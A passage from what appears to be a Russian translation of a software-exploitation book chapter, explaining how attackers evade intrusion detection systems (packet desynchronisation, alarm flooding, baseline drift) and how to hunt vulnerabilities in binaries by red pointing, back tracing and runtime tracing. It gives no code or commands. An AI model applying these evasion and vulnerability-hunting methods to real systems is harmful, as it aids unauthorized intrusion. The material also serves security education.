В современной технологии систем обнаружения взлома (IDS) используются два основных принципа: *обнаружение на основе сигнатур* (signature-based approach) и *обнаружение на основе аномальных событий* (anomaly-based approach). В технологии обнаружения атак на основе сигнатур используется база данных с характеристиками известных атак. Основная идея состоит в том, чтобы сравнивать трафик или журналы или еще какие-либо входные данные со списком недопустимых для поступления данных и выдавать предупреждения о проблемах. По существу, в технологии обнаружения на основе сигнатур обнаруживаются *известные* типы атак. В технологии обнаружения атак по аномальным событиям изучается нормальное поведение системы и обнаруживается все, что не соответствует обычной модели поведения. Такие системы обнаружения вторжений выявляют "плохие" события, причем "хорошие" события задаются моделью стандартного поведения. Это два совершенно разных подхода к решению одной проблемы.

Для выявления атаки с помощью системы обнаружения вторжений на основе сигнатур, эта система должна владеть точными сведениями о начатой атаке. Поэто-

му такие системы достаточно просто обойти, и подобная задача — пара пустяков для опытного хакера. Если знать, каким образом активируется сигнал тревоги, то систему сигнализации вполне возможно обойти. Особенно упрощает задачу нейтрализации этих систем обнаружения взлома тот факт, что такая система должна владеть *точной* информацией для выявления конкретной атаки. В противном случае ничего не выявляется. Вот почему даже небольшие изменения в потоке вредоносных входных данных позволяют обойти такие системы.

В системах обнаружения взлома на основе аномальных событий не уделяется серьезного внимания конкретным деталям атаки. Вместо этого изучаются шаблоны стандартной работы компьютерной системы и затем проводится мониторинг необычных (аномальных) событий. Все, что выходит за рамки обычных действий, приводит к вызову сигнала тревоги. Проблема в том, что обычные пользователи не всегда действуют по шаблону. Поэтому для таких систем обнаружения вторжений характерен трудный "период развертывания", когда происходит разделение нового, но безвредного, от нового, но опасного. Против таких систем возможно проведение атак, при которых стандартный статический профиль системы *постепенно* изменяется от "совершенно нормального" поведения до "взломанного состояния", и все поведение системы (включая и действия хакера) расценивается как нормальное[2].

В итоге системы обнаружения вторжений на основе сигнатур не способны выявить хакеров, использующих наиболее современные атаки, а при работе систем обнаружения вторжений на основе аномалий часто возникают ложные тревоги и они "ловят" нормальных пользователей. Когда работают обычные пользователи, ложные тревоги выводят их из терпения, они отключают системы обнаружения вторжений, и поэтому системы обнаружения вторжений на основе аномалий практически никогда не используются на практике. И поскольку люди легко забывают о вещах, которых не видят, то системы обнаружения вторжений на основе сигнатур применяются достаточно широко, несмотря на их недостатки.

Практически все технологии систем обнаружения вторжений можно использовать для проведения атак. Один из широко распространенных методов — это заставить такую систему постоянно следить за каким-либо одним сегментом сети и одновременно провести скрытую атаку на другой сегмент. Альтернативный метод заключается в том, чтобы заставить срабатывать систему обнаружения вторжений слишком часто, в результате чего пользователь сам в раздражении ее отключит. Вот тогда и начнется настоящая атака. Достаточно сказать, что многие системы обнаружения вторжений не стоят запрашиваемых за них денег, особенно если эксплуатационные расходы входят в стоимость[3].

---

[2] *Эта хитроумная атака была впервые описана Терезой Лант (Teresa Lant) в труде под названием NIDES, посвященном системам обнаружения вторжений на ранней стадии. Более подробную информацию можно получить по адресу* `http://www.sdl.sri.com/programs/intrusion/history.html`. — *Прим. авт.*

[3] *Этой точки зрения также придерживается исследовательская группа Gartner в своем часто цитируемом отчете. Прочесть его можно по адресу* `http://www.csoonline.com/analyst/report1660.html`. — *Прим. авт.*

Внесение обновлений для систем обнаружения вторжений

Напомним, что практически во всех удаленных атаках на программное обеспечение по сети передаются вредоносные данные определенной формы. Атакующая транзакция в той или иной степени является уникальной. По этому принципу и работают системы обнаружения вторжений. На практике сетевые системы обнаружения вторжений обычно представляют собой анализаторы сетевых пакетов (например Snort) с большим набором предустановленных фильтров, срабатывающих при выявлении известных атак. Технология, используемая в современных системах, по большей части ничем не отличается от технологии анализаторов пакетов, применявшихся 20 лет тому назад. Фильтры срабатывают при получении по сети пакетов, которые считаются вредоносными. Набор характеристик, исходя из которых срабатывает фильтр, называют *сигнатурой атаки*.

В данном случае речь идет о модели работы системы на основе тех или иных знаний, т.е. от инвестиций в оборудование системы обнаружения вторжений зависят полученные знания о работе системы. Это критически уязвимое место. Без точных сведений обо всех деталях атаки система обнаружения вторжений не способна ее выявить.

Проблема заключается в том, что новые способы проведения атак открываются практически каждый день. Следовательно, сетевая система обнаружения вторжений слишком "консервативна", чтобы быть эффективной. Чтобы остаться в курсе текущих событий, система обнаружения вторжений должна постоянно обновляться новыми базами данных сигнатур. Это означает, конечно, что пользователи будут безоговорочно доверять поставщику системы, который будет предоставлять данные для обновлений. На практике это имеет неожиданные последствия, когда поставщики систем обнаружения вторжений принимают на работу хакеров, которые целыми днями сидят в чатах IRC и распродают информацию о последних атаках, действительных в настоящее время.


Это весьма интересный вид симбиоза. Пользователи систем сигнализации косвенно помогают с трудоустройством злоумышленникам, которые должны будут обновлять их системы сигнализации, которые в свою очередь предназначены для поимки этих злоумышленников.

Горькая истина в том, что нет систем обнаружения взлома, которые были бы способны отследить информацию о действительно новых атаках. Вообще, поставщики этих систем не могут владеть всей информацией о последних атаках. О некоторых из последних программ атак, которые стали известны общественности, в сообществе хакеров знали уже многие годы. Возьмем в качестве примера BIND. Группы хакеров знали о проблеме переполнения буфера в BIND на протяжении *нескольких лет*, до того как о них узнала общественность и ситуация была исправлена.

Эффект альтернативного кодирования для систем IDS

Существуют сотни различных способов закодировать конкретную атаку, и каждый из них оформлен по-своему в виде набора сетевых пакетов, хотя все они приводят *к одному и тому же результату*. Это явление называют *конвергенцией входных данных в конкретное состояние программы*. Отмечается большое разнообразие наборов входных данных, которые приводят атакуемую программу в одинаковое конеч-

ное состояние. Другими словами, нет четкой зависимости между конкретным набором входных данных и конечным состоянием программы (для большинства программ). Например, есть миллионы различных пакетов, которые могут быть доставлены в систему и которые будут проигнорированы. Важнее, что существуют тысячи пакетов, доставка которых приведет к получению одинакового ответа от атакуемой программы.



Для корректной работы сетевая система обнаружения вторжений должна обладать полным набором сведений как о кодировании, так и о любом другом преобразовании входных данных, которое может привести к успешной атаке (для каждой конкретной сигнатуры). Реализовать такой метод весьма сложно. В качестве простого примера, только поверхностно зная некоторые правила, злоумышленник способен так изменить стандартные атаки, что загрузит работой систему IDS на долгое время, пока он будет попивать текилу на Бермудах.

На рис. 6.1 мы проиллюстрировали пример атаки с помощью десинхронизации, которая получила широкую огласку в конце 1990-х годов. GET-запрос сегментирован на несколько пакетов. Оба запроса, обозначенные A и B, отправляются атакуемому хосту. В нижней строке указывается порядковый номер пакета, согласно которому поступают данные. Однако мы видим, что отправленные символы немного отличаются. Запрос A искажен, а запрос B является легитимным GET-запросом данных каталога `cgi-bin`.




Рис. 6.1. Десинхронизация GET-запроса

Сравним запросы A и B. Обратите внимание, что здесь есть перекрывающиеся пакеты. Например, в пакете 1 содержатся символы “GT” и “G”, а в пакете 2 — символы “ET” и “E”. Когда эти пакеты поступают на атакуемый компьютер, он должен принять решение о том, как поступить с перекрывающимися символами. Существует несколько возможных вариантов. Строки, обозначенные на рисунке символами C, D и E, являются возможными вариантами восстановления окончательной строки данных. Обход системы обнаружения вторжений происходит при восстановлении этой системой искаженной или некорректной строки, в то время как сервер реконструирует действительный запрос.

Проблема усложняется в геометрической прогрессии для каждого уровня протокола, где возможно наложение символов. С помощью фрагментации пакетов на уровне протокола IP можно организовать затирание символов. Сегментация используется для этой же цели на уровне протокола TCP. Для некоторых протоколов уровня приложений возможны даже более серьезные наложения. Если злоумышленник при атаке скомбинирует несколько уровней наложения, то вероятность нужного ему восстановления данных значительно увеличивается.

Любая система обнаружения вторжений, которая старается проверить каждый пакет из набора на предмет содержащегося в нем запроса, оказывается в затруднительном положении. В некоторых системах предусмотрена возможность моделирования поведения каждой возможной цели атаки при восстановлении пакетов, что позволяет провести более точный анализ поступающих данных. Предполагается, что используется точная модель работы атакуемого компьютера, что уже весьма сложно. При этом также предполагается, что даже при работающей модели атакуемого компьютера, система обнаружения вторжений позволяет правильно восстановить отправленные данные на линии с гигабитовой скоростью передачи информации. В реальной жизни системы обнаружения вторжения просто помечают подобные замаскированные запросы как “подозрительные”, но практически никогда не восстанавливают цельного содержимого отправленных данных. В центре этой проблемы лежит вопрос точности работы протокола согласно заданным спецификациям. Разбор структуры пакета на уровне приложений является достаточно сложной задачей. Однако спецификации TCP/IP определены достаточно четко, поэтому система обнаружения вторжений в общем случае может восстанавливать фрагменты пакетов на достаточно высоких скоростях (часто с помощью аппаратных средств). Грамотно написанные системы обнаружения вторжений также хорошо работают с простыми протоколами наподобие HTTP. Однако восстановление отправленных данных на уровне приложений выполнить очень сложно и остается вне зоны внимания для большинства систем обнаружения вторжений.

Исследование по частям

Сложные системы программного обеспечения могут рассматриваться как наборы подсистем. Можно даже Internet расценивать как единую (хотя и особо крупную) систему программного обеспечения. С этой точки зрения каждый компьютер, подключенный к Internet, может считаться подсистемой. Эти компьютеры, конечно, в свою очередь можно разделить на подсистемы. Процесс разделения крупной системы на мелкие подсистемы называют разделением на части (partitioning). Обычную

систему можно рассматривать как единое целое, состоящее из набора составляющих на различных уровнях детализации.

Очевидно, что мы не можем ограничить систему какими-то конечными рамками, поэтому мы всегда исследуем программное обеспечение как часть большей системы, которая поддается описанию. Это вполне приемлемо, поскольку вся Вселенная является (ограниченным) набором систем, которые обмениваются информацией[4]. Теоретически нет предела уязвимым приложениям, на которые можно провести атаку. Одним из наиболее удачных способов является исследование искусственно взятых частей системы, которые можно успешно "измерить". Проще всего начать с исполняющегося процесса — образа приложения, когда оно запущено на конкретном компьютере. Используя описанные в этой книге средства, можно провести исследование процесса запущенного приложения и определить загруженные модули программного кода. Подобным образом можно исследовать входные данные и другой трафик, чтобы определить правила взаимодействия между модулями, операционной системой и сетью. Также можно узнать о внешних взаимодействиях программы с файловой системой, внешними базами данных и об исходящих соединениях по сети. Все вышеперечисленное составит достаточно большой объем информации для исследования.

Однако даже этот процесс можно разбить на подпроцессы. Например, мы можем расценивать каждую библиотеку DLL как отдельный элемент и анализировать ее отдельно. Затем мы можем проанализировать входные и выходные данные небольшого фрагмента кода, исследуя различные вызовы функций API.

В следующем примере мы покажем, как отслеживать вызовы функций API на платформе Windows. Обратите внимание, что в главе 3, "Восстановление исходного кода и структуры программы", мы уже рассматривали, как создать собственное средство для проведения подобного анализа.

Вернемся к Windows-программе APISPY

Практически для всех платформ существуют встроенные или специально созданные средства для отслеживания вызовов функций API. Вспомним хотя бы о программе Truss для платформы Solaris из главы 4, "Взлом серверных приложений". Много таких программ создано и для платформы Windows. В главе 3, "Восстановление исходного кода и структуры программы", мы рассмотрели использование программы APISPY32 для выявления всех вызовов функции `strcpy`, которые делала атакуемая программа при работе с SQL-сервером от Microsoft. Напомним, что мы выбрали этот вызов, поскольку с его помощью становится возможным проведение атаки на переполнение буфера, если строка входных данных задается злоумышленником. Приведенный простой пример включает в себя одновременное исследование двух фрагментов программного обеспечения: исполняемого файла сервера SQL и системной библиотеки `kernel32.dll`.

Наиболее очевидный метод восстановления исходного кода программного обеспечения заключается в инвентаризации всех точек входа и выхода из программы и поиске интересующих фрагментов кода. На момент создания этой книги было доступно несколько хороших средств, которые уместно привести в описываемом нами

[4] *Мы используем закрытую модель Вселенной, которая возникла в результате "большого взрыва".— Прим. авт.*

исследовании. Можно создать электронную таблицу или написать программу, которая будет отслеживать все вызовы функций, при которых используются введенные пользователем данные. Большинство хакеров используют карандаш и листок бумаги для записи адресов, из которых вызываются интересные функции, например `WSARecv()` или `fread()`. Программа наподобие IDA-Pro позволяет создать комментарии для кода, полученного в результате дизассемблирования программы, что намного лучше, чем ничего. При исследовании кода также проверяйте все точки выхода, включая вызовы функций наподобие `WSASend()` и `fwrite()`. Обратите внимание, что исходящие данные иногда принимают форму системных вызовов.

Поиск ключевых мест в коде

Самый простой и самый быстрый метод восстановления исходного кода называют *поиском ключевых мест* (red pointing). Опытный инженер по восстановлению исходного кода просто просматривает программный код в поисках очевидно уязвимых мест, например вызовов функции `strcpy()` и т.п. После выявления этих областей в коде проводится предварительно подготовленная атака для того, чтобы заставить программу перейти в эту потенциально уязвимую область кода во время исполнения. Проще всего это сделать с помощью программы для отслеживания вызовов функций API. Если конкретные области кода нельзя отследить с помощью простых средств, целесообразно воспользоваться отладчиком.

Наличие ключевого места в коде определяется двумя условиями: во-первых, это должна быть уязвимая область кода, в которой присутствует потенциально опасный вызов функции, и во-вторых, в этой области кода должны обрабатываться данные, предоставленные пользователем. Достаточно даже небольшой практики, чтобы научиться выявлять уязвимые места и понимать, какие входные данные могут быть обработаны в конкретной атакуемой области кода. С накоплением опыта эта задача значительно упрощается.

Основным свойством процесса выделения ключевых мест в коде можно назвать простоту этого процесса. Однако эта простота может показаться не такой привлекательной, когда после нескольких часов поиска не находится ни одного интересного места в коде. Иногда этот метод не дает никаких результатов. С другой стороны, иногда уязвимый код обнаруживается практически мгновенно.

Главный недостаток данного метода заключается в том, что пропускается практически все, кроме самых распространенных ошибок. Еще раз напомним, что в огромном количестве программ есть ошибки, что делает эту простую технологию весьма эффективной.

Чтобы повысить ваши шансы на успех путем выделения ключевых мест в коде, далее в этой книге мы расскажем о нескольких методах исследования программ: о поиске ключевых мест в коде, обратной трассировке и отслеживании входных данных.

Трассировка

Независимо от того, сколько хакеров хотели бы, чтобы все было так просто, как поиск ключевых мест, неизменным остается тот факт, что если вы хотите найти интересные возможности для атаки, придется основательно “закопаться” в программ-

ный код, т.е. необходимо отслеживание входных данных, что является весьма утомительной задачей. Одна из причин, по которой многие простые ошибки остаются в установленном программном обеспечении, состоит в том, что ни у кого не хватает терпения внимательно просмотреть весь программный код, как это делает настоящий хакер. Даже автоматизированные средства не позволяют найти все уязвимые места в программах.

Человеческий мозг работает ужасно медленно, но пока остается наилучшим из всех известных нам аналитических средств. Большинство уязвимых мест не являются шаблонными, и их нельзя выявить по заданному алгоритму, т.е. они не подходят под удобный для использования шаблон, который может быть встроен в автоматизированное программное средство. Люди по-прежнему остаются наилучшим инструментом для выявления уязвимых мест.

Проблема не только в том, что люди работают медленно, кроме того, их труд стоит достаточно дорого. Это означает, что выявление уязвимых мест остается дорогостоящим занятием. Тем не менее, следует всегда проводить аудит. Выявление уязвимого места в продаваемой программе может обойтись поставщику более чем в 100 тыс. долл., особенно если учесть общественную реакцию, установку заплат и техническую поддержку, не говоря уже о предоставлении ключей к "компьютерному королевству" для некоторых хакеров. Если посмотреть на ситуацию с другой стороны, то хакер, имеющий возможность доступа к удаленной программе, в которой присутствует уязвимое место, действительно как бы получает ключи от "компьютерного королевства" (особенно если уязвимое место обнаруживается в широко распространенной программе наподобие BIND, Apache или IIS).

Обратная трассировка из уязвимого места

Предположим, что мы обнаружили некоторые важные разделы в программе и начинаем их исследование на предмет наличия уязвимых мест. Использовать нашу хитрость для выявления вызова функции достаточно просто: нужно лишь запустить код для обработки каких-то тестовых входных данных и надеяться увидеть данные использованными в интересующем вызове. Безусловно, в реальном мире дела обстоят не так просто. Чаще всего приходится внимательно подготавливать входные данные, используя специальные символы и/или запросы определенного типа.

В любом случае, текущая цель заключается в поиске уязвимых мест, доступ к которым можно получить извне, т.е. с помощью входных данных, которые проходят через "границу" раздела. Например, если нас интересуют только библиотеки DLL, то нам необходимо найти все уязвимые места, доступ к которым можно получить посредством экспортируемых в DLL вызовов функций. Это будет очень полезно, поскольку потом мы сможем найти все программы, которые используют данную библиотеку DLL, и определить, как на них могут повлиять выявленные нами уязвимые места.

Первый шаг в обратной трассировке — это определить потенциально уязвимые вызовы функций. Если вы не уверены, что данный вызов является уязвимым, то напишите небольшую программку для проверки этого вызова. Это прекрасный способ изучения. Затем напишите отдельную программу, которая выдает все возможные входные данные как аргументы и отправляет результаты вызову функции. Определите, какие аргументы приводят к возникновению проблем и начинайте исследование исходя из этих сведений. Возможно, ваша небольшая программа аварийно

завершит работу или выходной вызов функции сможет сделать что-то, что будет считаться нарушением принципов безопасности (например чтение файла). После этого нужно записать символы, которые приводят к проблемам при вызове функции (которые мы называем *набором вредоносных символов*) и все подобные строки (которые мы называем *набором вредоносных выражений*). После определения наборов вредоносных символов и выражений, можно начать обратную трассировку в атакуемой программе с целью узнать, где еще этот набор может быть внедрен хакером извне программы.

Чтобы начать обратную трассировку из атакуемой области, воздействуем на атакуемую программу в точках, удаленных от переходов между блоками кода в дереве управляющей логики программы (как правило, с помощью установки точек останова при использовании отладчика). Затем внедряем входные данные, содержащие вредоносные символы и комбинации команд (с помощью клиентской программы). Если входные данные достигают вызова, значит, дело сделано. Теперь можно изучить этот выявленный "уязвимый раздел". Обратите внимание, что мы все делаем вне внутреннего уязвимого места. Если вредоносные входные данные, поступающие через точку входа в новой ограниченной области кода, блокируются, то мы говорим о "проходных" разделах.

На рис. 6.2 изображены три раздела программного кода. В первом разделе осуществляется обработка пользовательских данных, которые затем фильтруются и, возможно, блокируются во втором разделе, до того, как мы достигнем своей цели в третьем разделе (в котором находится уязвимая область кода). Возвращаясь к нашему предыдущему примеру, мы хотим, чтобы ограничения DLL были разрушены *до того*, как мы выйдем из уязвимой области кода.




Рис. 6.2. Три раздела в программном коде атакуемой программы и их влияние на обратную трассировку

На рис. 6.3 показан пример обратной трассировки кода в библиотеке `irc.dll`, которая поставляется совместно с программой Trillian — популярным клиентом для

общения пользователей в чате. Уязвимое место, на которое мы нацелились, было связано с ошибкой несовпадения знака. Обратная трассировка позволила узнать о наличии оператора `switch` выше подозрительной области кода.




Рис. 6.3. Квадратик темно-серого цвета на рисунке — это область уязвимого кода в библиотеке `irc.dll` программы Trillian. Управление передается через большой по размеру оператор `switch` "по дороге" к интересующей области кода. Для составления этого рисунка мы использовали программу IDA-Pro

Цель заключается в доставке пользовательских входных данных в уязвимую область кода. Один из методов заключается в продолжении обратной трассировки до тех пор, пока не будет обнаружена известная точка входа, например вызов функции `WSARecv`. Если можно осуществить обратную трассировку до подобного вызова, оставаясь в "уязвимом разделе" с помощью специальных команд, значит, вы обнаружили действительно уязвимое место (обратите внимание, что описанный нами способ весьма утомительный и требует много времени).

Если процесс обратной трассировки покажется вам слишком сложным, то вполне реально воспользоваться другим методом, который заключается в обратной трассировке до определения набора крупных разделов в программе. Затем можно провести прямую трассировку от действительных точек входа, чтобы определить возможность достижения любого из обнаруженных крупных разделов. Таким образом можно ускорить процесс поиска возможной атаки, двигаясь с противоположных концов как бы навстречу. Если можно добраться до уязвимого раздела с помощью вредоносных команд, значит, с помощью вредоносной команды можно провести всю атаку, начиная с точки входа и заканчивая желаемым событием на выходе.

Все описанные методы, безусловно, должны быть проверены на практике, но изложенный нами поиск возможности проведения атаки, несомненно, приносит результат. Этот метод намного интеллектуальнее простого поиска возможных атак с помощью перебора различных вредоносных входных данных по методу "черного ящика" (на котором основаны многие из первых программ по обеспечению безопасности, доступные на современном рынке программного обеспечения).

Тупиковые пути

При проведении обратной трассировки серьезной проблемой является тенденция к отрицательным результатам поиска. Это означает, что вы можете быстро двигаться к заветной цели и внезапно оказаться в тупике. Например, невозможно понять, откуда поступают данные. Один из способов обойти эту проблему заключается в том,

чтобы запустить программу и непосредственно просмотреть программный код в тупиковом пути.

Например, это может пригодиться при исследовании подкачки сообщений в Windows-системах. Если проводится обратная трассировка обработчика сообщений Windows-системы, то иногда достаточно сложно определить, откуда поступают сообщения (и откуда они были отправлены). Однако во время выполнения программы можно без особого труда увидеть, откуда поступает сообщение, поскольку необходимые данные можно найти в стеке вызовов.

Трассировка во время выполнения программы

В процесс трассировки во время выполнения программы входит расстановка точек останова и пошаговое выполнение программы для составления ее рабочей модели. При выполнении программы можно проследить поток данных и поток команд управления, просто просматривая, что происходит. Для сложных приложений, это, как правило, намного полезнее, чем любой вид статического анализа программного кода. На время создания этой книги еще не было доступным большое количество программных средств, которыми можно было бы воспользоваться для проведения трассировки в режиме выполнения, особенно тех, которые бы позволяли выявить проблемы безопасности. Одна из многообещающих программ называется Fenris, и она работает на платформе Linux (рис. 6.4).

При трассировке во время выполнения особое значение имеет охват кода. Цель в том, чтобы “посетить” все возможные фрагменты программного кода, в которых




Рис. 6.4. Экран программы Fenris, запущенной в виртуальной машине для проведения анализа кода во время выполнения

могут произойти нежелательные события (по отношению к тестированию программ критерий охвата программного кода равнозначен охвату потенциальных уязвимых мест). Во многих случаях (к разочарованию хакера) можно найти потенциальное уязвимое место, но до него невозможно добраться. В этом случае можно изменять вредоносные входные данные до тех пор, пока не удастся добраться до интересующей области программного кода. Для этой цели лучше всего воспользоваться программой для исследования кода в режиме выполнения и поиска потенциально уязвимых мест (code coverage tool).

На рис. 6.5 интересующий нас фрагмент кода содержит вызов функции `wsprintf`. Успешно "посещенные" блоки кода показаны как серые квадраты.




Рис. 6.5. Результаты исследования кода с помощью нашей простой программы анализа охвата кода. Исследованные блоки кода выделены серым цветом. Нам не удалось найти пути к уязвимому блоку кода, в котором содержится вызов функции `wsprintf()`




Рис. 6.6. В данном случае нам удалось добраться до уязвимой области кода с помощью специально подготовленных входных данных

Чтобы оценить охват кода для конкретных фрагментов кода, мы создали простую программу, в которой объединили IDA-Pro и отладчик. С помощью специального модуля для IDA-Pro мы получили доступ к конкретным блокам кода исследуемой программы. Затем эти блоки были проанализированы во время выполнения с помощью установки в отладчике точек останова в начале каждого блока кода. При достижении точки останова блок кода выделяется серым цветом[5].

[5] *Исходный код указанного здесь средства для исследования программного кода можно получить по адресу* `http://www.hbgary.com`.

Изменяя входные данные и отслеживая, как принимается решение о переходе к той или иной ветке кода, хакер может подобрать такие входные данные, которые позволят добраться до уязвимого блока кода. Практически никогда невозможно с первого раза добраться до уязвимой области кода (как показано на рис. 6.6). Хакер должен очень внимательно проанализировать каждое решение о переходе к другой области кода и соответственно манипулировать входными данными. Это требует длительного использования отладчика.

Быстрые остановы

Во многих случаях понять, когда достигается определенная область кода, можно с помощью непосредственной выборки данных из памяти. Иногда целесообразно даже задать автоматическое выполнение определенных действий при достижении точки останова. Мы называем это *быстрым остановом* (speedbreak). При достижении интересующей точки останова исследуется каждый регистр. Если в регистре хранятся ссылки на выделенные области памяти, то делается выборка данных из памяти. Этот метод позволяет узнать, как анализаторы обрабатывают строки и как осуществляется преобразование символов. Можно даже отслеживать прохождение предоставленных пользователем данных.

На Windows-системе использовать этот метод достаточно просто: каждое значение регистра сохраняется в структуре контекста при возникновении отладочного события (см. главу 3, “Восстановление исходного кода и структуры программы”). Для каждого регистра отладчик вызывает функцию `VirtualQuery()` для определения того, существует ли выделенная область памяти. При положительном результате берется выборка данных из памяти и программе разрешается продолжить выполнение.

На рис. 6.7 показано окно программы для проведения быстрых остановов, использованной для выборки данных из памяти при работе FTP-сервера. Мы видим данные в памяти при обработке SQL-запроса. Эта программа общедоступна на сайте `http://www.sourceforge.net` (см. раздел projects/speedbreak/).

